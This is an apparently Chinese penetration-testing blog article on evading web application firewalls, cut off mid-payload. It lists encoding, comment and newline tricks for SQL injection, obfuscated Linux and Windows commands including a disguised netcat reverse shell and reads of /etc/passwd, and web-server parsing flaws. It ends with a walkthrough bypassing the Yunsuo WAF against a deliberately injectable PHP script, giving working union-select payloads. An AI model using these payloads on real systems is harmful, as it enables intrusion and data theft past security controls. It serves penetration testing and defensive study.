waf绕过拍了拍你


原创队员编号048 酒仙桥六号部队
2020-07-28原文

这是 **酒仙桥六号部队** 的第 **48** 篇文章。

全文共计4380个字，预计阅读时长15分钟。

前言

一个安静的下午，和往常一样，逛着各大安全论坛，翻看新出的漏洞资讯，等待着下班。然而，一声不同寻常的微信消息提示音突然在我耳边响起。我立马打开微信看看是谁在这个时候找我。



妹子的要求不敢拒绝，身为菜鸡的我准备立马去学习一波waf绕过姿势。

知己知彼，了解什么是waf

身为一名合格的渗透测试人员，想要绕过waf，我们就先得先了解什么是waf。

Waf = Web Application Firewall，web应用防火墙，简单来说就是在http协议层面对我们的数据包进行检测，如果发现了可能是带有攻击性的语句，就会进行拦截。

为了不让waf发现我们的意图，我们通常可以利用以下几种方式绕过waf检测。

对抗规则绕过

原理：匹配不到恶意语句就不会拦截。

对关键字进行不同编码

```
select * from zzz = select * from  %257a%257a%257a  //url编码
```

```
单引号 = %u0027、%u02b9、%u02bc   // Unicode编码
```

```
adminuser = 0x61646D696E75736572 // 部分十六进制编码
```

```
空格 = %20 %09 %0a %0b %0c %0d %a0  //各类编码
```

对关键字进行大小写变换

```
Union select = uNIoN sELecT
```

通过其他语义相同的关键字替换

```
And = &&
```

```
Or = ||
```

```
等于 = like 或综合<与>判断
```

```
if(a,b,c) = case when(A) then B else C end
```

```
substr(str,1,1) = substr (str) from 1 for 1
```

```
limit 1,1 = limit 1 offset 1
```

```
Union select 1,2 = union select * from ((select 1)A join (select 2)B;
```

```
hex()、bin() = ascii()
```

```
sleep() = benchmark()
```

```
concat_ws() = group_concat()
```


```
mid()、substr() = substring()
```

```
@@user = user()

@@datadir = datadir()
```


除了通过编码等价替换等方式绕过检测，我们还能配合目标特性实现绕过检测。

配合Windows特性


```
whoami = ((((Wh^o^am""i))))       //利用符号分割字符执行whoami
```




```
whoami = set a=net&&b=user&&call %a%%b%
//利用变量分割关键字执行whoami
```





```
set a=123whoami456       // 为了方便演示这里设置一个变量

echo %a:~3,6%            // 取出变量a的第3位开始共计6个字符

%a:~3,6%
//执行取出的值，通过截取系统变量然后拼接可以绕过大部分检测
```



配合Linux特性

```
whoami = w'h'o'a'm"i"   //单引号或双引号连接符，需要闭合
```




```
Cat /etc/passwd = cat /?t*/??ss**   //?,*通配符

whoami = /b[12312i]n/w[23sh]oa[2msh]i //[]
通配符，匹配【】中的字符
```

```
[root@VM_0_17_centos ~]# /b[12312i]n/w[23sh]oa[2msh]i
root
```

Whoami = a=who&&b=ami&&ab　　//当然linux下也可以变量拼接

```
[root@VM_0_17_centos ~]# a=who&&b=ami&&$a$b
root
```

cat /../../etc/passwd =cd ..&&cd ..&&cd etc&&cat passwd

//目录穿越，/被拦截

```
[root@VM_0_17_centos yunsuo_install]# pwd
/root/yunsuo_install
[root@VM_0_17_centos yunsuo_install]# cd ..&&cd ..&&cd etc&&cat passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
```

Shell反弹也可以配合特性使用。

nc -e /bin/bash 127.0.0.1 1234 =/??n/?c -e /??n/b??h 2130706433 1234 //（127.0.0.1 → 2130706433）

配合Mysql特性

/**/数据库注释符，中间部分被注释，可用于截断关键字，干扰waf匹配。

User() = user/**/()　　//　注释符/**/也可以用于替换空格

Union select = /*95554*/Union/*test123*/select

/*!*/内敛注释，中间部分继续执行，mysql特有。

User() = /*!user/*123*/()*/　　//　/*!*/内部继续执行

Union select = /*!union*//*123*//*!select*/　　//组合

%0a换行与#单行注释符配合使用。

Union select = union#A%0aselect

//用#注释，再用%0a逃出注释继续执行后面语句

配合过滤代码或漏洞本身

关键字被过滤，双写关键字。

```
and = anandd        //将关键字过滤掉后剩下的内容组成新的关键字
```

通过chr()函数变换关键字。

```
phpinfo() = chr (80).chr (72).chr (80).chr (73).chr (78).chr
(70).chr (79).chr (40).chr (41)    //将acsii码通过chr()函数转换回来
```

通过base_convert() 函数变换关键字。

```
phpinfo = base_convert(27440799224,10,32)  //从10进制转换成32进制
```

http协议绕过

原理：理解不了恶意语句就不会拦截。

Content-Type绕过

有的waf 识别到Content-Type类型为multipart/form-data后，会将它认为是文件上传请求，从而不检测其他种类攻击只检测文件上传，导致被绕过。

```
application/x-www-form-urlencoded è multipart/form-data
```

HTTP请求方式绕过

waf在对危险字符进行检测的时候，分别为post请求和get请求设定了不同的匹配规则，请求被拦截，变换请求方式有几率能绕过检测。

Ps:云锁/安全狗安装后默认状态对post请求检测力度较小，可通过变换请求方式绕过。

参数污染绕过

由于http协议允许同名参数的存在，同时waf的处理机制对同名参数的处理方式不同，造成“参数污染”。不同的服务器搭配会对传递的参数解析出不同的值。配合waf与中间件对参数解析位置不同，可能绕过waf。

提交的参数为：?id=1&id=2&id=exp

```
asp.net+iis:id=1,2,exp

asp+iis:id=1,2,exp

php+apache:id=exp
```

解析特性绕过

原理：利用waf与后端服务器的解析不一致。

Iis5.0-6.0解析漏洞

```
.asp --> /xx.asp/xx.jpg  //.asp，.asa目录下的文件都解析成asp文件

.asp --> xx.asp;.jpg     //服务器默认不解析;号后面的内容
```

Iis7.5解析漏洞(php.ini开启fix_pathinfo)

```
.php --> /xx.jpg         //上传.jpg一句话，访问时后面加上/xx.php
```

apache解析漏洞


```
.php --> /test.php.php123     //从右往左，能别的后缀开始解析
```

nginx解析漏洞(php.ini开启fix_pathinfo)

```
.php --> xxx.jpg%00.php       //Nginx <8.03 空字节代码执行漏洞
```

多Content-Disposition绕过

请求包中包含多个Content-Disposition时，中间件与waf取值不同。




解析兼容性绕过

在http协议中，标准的文件名的形式为filename=”1.php”，但是web容器会在解析协议时做一些兼容，文件上传时，有的waf只按照标准协议去解析，解析不到文件名，从而被绕过。


```
filename="test.php  filename=test.php  filename=‘test.php‘
```

keep-alive（Pipeline）绕过

原理:http请求头部中有Connection这个字段，建立的tcp连接会根据此字段的值来判断是否断开，我们可以手动将此值置为keep-alive，然后在http请求报文中构造多个请求，将恶意代码隐藏在第n个请求中，从而绕过waf。




发送两个请求，但绕过失败，被云锁拦截，此种方法现在基本失效。




分块传输绕过

原理：分块编码传输将关键字and,or,select,union等关键字拆开编码，绕过waf等安全设备的检测，但无法绕过代码本身的检测。



修改编码方式：Charset绕过

原理:大部分的WAF默认用UTF8编码检测，修改编码方式可能会绕过waf，例如设置charset为ibm037。



Waf检测限制绕过

原理：超出waf检测能力部分不会拦截。

参数溢出

原理:通过增加传递得参数数量，达到waf检测上限，超出的参数就可绕过waf了。可绕一些轻量级waf，如phpstudy自带waf。

设置拦截关键字：

添加参数数量，成功绕过。

缓冲区溢出

原理:当服务器可以处理的数据量大于waf时，这种情况可以通过发送大量的垃圾数据将 WAF 溢出，从而绕过waf。

```
UnIoN SeLeCT = and (select 1)=(Select 0xA*99999) UnIoN SeLeCT

and 1=1 = and 1=1 and 99…99999    //此处省略N多个9
```


网络结构绕过

原理：不经过安全设备就不会拦截。


源ip绕过

原理：直接对源地址发起攻击，流量不会经过waf，从而成功绕过。

正常访问流量




攻击者流量




同网段/ssrf绕过

同理，因同网段的流量属于局域网，可能不经过waf的检测。



通过服务器A自身或B的ssrf漏洞，从网络内部发起攻击流量。



学以致用（云锁绕过实战）

为了在帮妹子绕过的时候不掉链子，咱们还是简单的来过一过云锁，看看学到的方法到底在实际情况中有没有利用价值。

环境介绍

环境：　mysql+apache+php

云锁版本：公有云版Linux_3.1.20.15


更新日期：2020-04-27

测试过程　为了更好的模拟攻击，下面是为测试编写的18行代码。

test.php

```php
<?php
try {
    $dsn = "mysql:dbname=dvwa;host=127.0.0.1";
    $pdo = new PDO($dsn,'root','root');
    $id=$_REQUEST['id'];
    $sql = "select user_id,first_name from users where user_id = $id";
    $stmt = $pdo->query($sql);
    echo "<hr/>";
    foreach ($stmt as $row) {
        //var_dump($row);
        echo "user_id:" . $row['user_id'] . "<br/>";
        echo "user_name:" . $row['first_name'] . "<br/>";
        echo "<hr/>";
    }
} catch (PDOException $e) {
    echo $e->getMessage();
}
?>
```

首先判断判断注入点，and 1=1 ，看来出师不利，被拦截了。



修改payload

大小写	AnD 1=1	拦截
大小写+内敛	/!ANd/ 1=1	拦截


尝试变换一下and的形式，waf没有继续拦截，应该是使用正则匹配到了关键字。

```
Axnxd          不拦截
```

等价替换 不拦截

&&1

看来常用的内敛注释+普通注释无法绕过云锁对关键字的匹配。



我们先fuzz一下看看哪些关键字被拦截了，经过测试可以看到，大部分字符单独存在不会被拦截。

例如 order by 被拦截既不是order触发了waf，也不是by，是它们的组合触发了waf。

0		404	☐	☐	11283	æ□¨æ□□æ□□ä°¤ç□□è...
5	AND	404	☐	☐	10958	æ□¨æ□□æ□□ä°¤ç□□è...
69	DECLARE	404	☐	☐	11283	æ□¨æ□□æ□□ä°¤ç□□è...
103	HAVING	404	☐	☐	11283	æ□¨æ□□æ□□ä°¤ç□□è...
164	OR	404	☐	☐	11283	æ□¨æ□□æ□□ä°¤ç□□è...
246	union select	404	☐	☐	11283	æ□¨æ□□æ□□ä°¤ç□□è...
247	order by	404	☐	☐	11283	æ□¨æ□□æ□□ä°¤ç□□è...
250	union all select	404	☐	☐	10958	æ□¨æ□□æ□□ä°¤ç□□è...

姿势一 规则对抗绕过

原理:注释+换行绕过。

既然如此，这里我们可以通过：

\1. 使用%23将后面的内容给注释掉；

\2.
使用%0a将后面的内容进行换行，使后面的sql语句逃出注释就能继续执行了。

遇到关键函数被拦截，就在其中插入注释与换行。

在数据库中查询情况如下图所示：

```
1 select first_name,last_name from users where user_id =1 /*!order*//**/#A
2 /**/#A
3 /*!by*//**/2;
```

first_name	last_name
admin	admin


使用order by判断出存在2列：

Payload:test.php?id=1

/*!order*//**/%23A%0A/**/%23A%0A/*!by*//**/2


使用相同方法查询出用户名和数据库：

```
Payload:test.php?id=1
/*!UNIon*//**/%23A%0A/**/%23A%0A/*!select*//**/database(),user/*
*/()
```



知道当前数据库名称后，可以利用information_schema数据库获取当前数据库中存在的表。如下图所示：

```
Payload:test.php?id=1%20/*!UNIon*/%23A%0A/*!select*//**/database
/**/(),group_concat(table_name)/**/%23A%0A/**/%23A%0A/*!from*//*
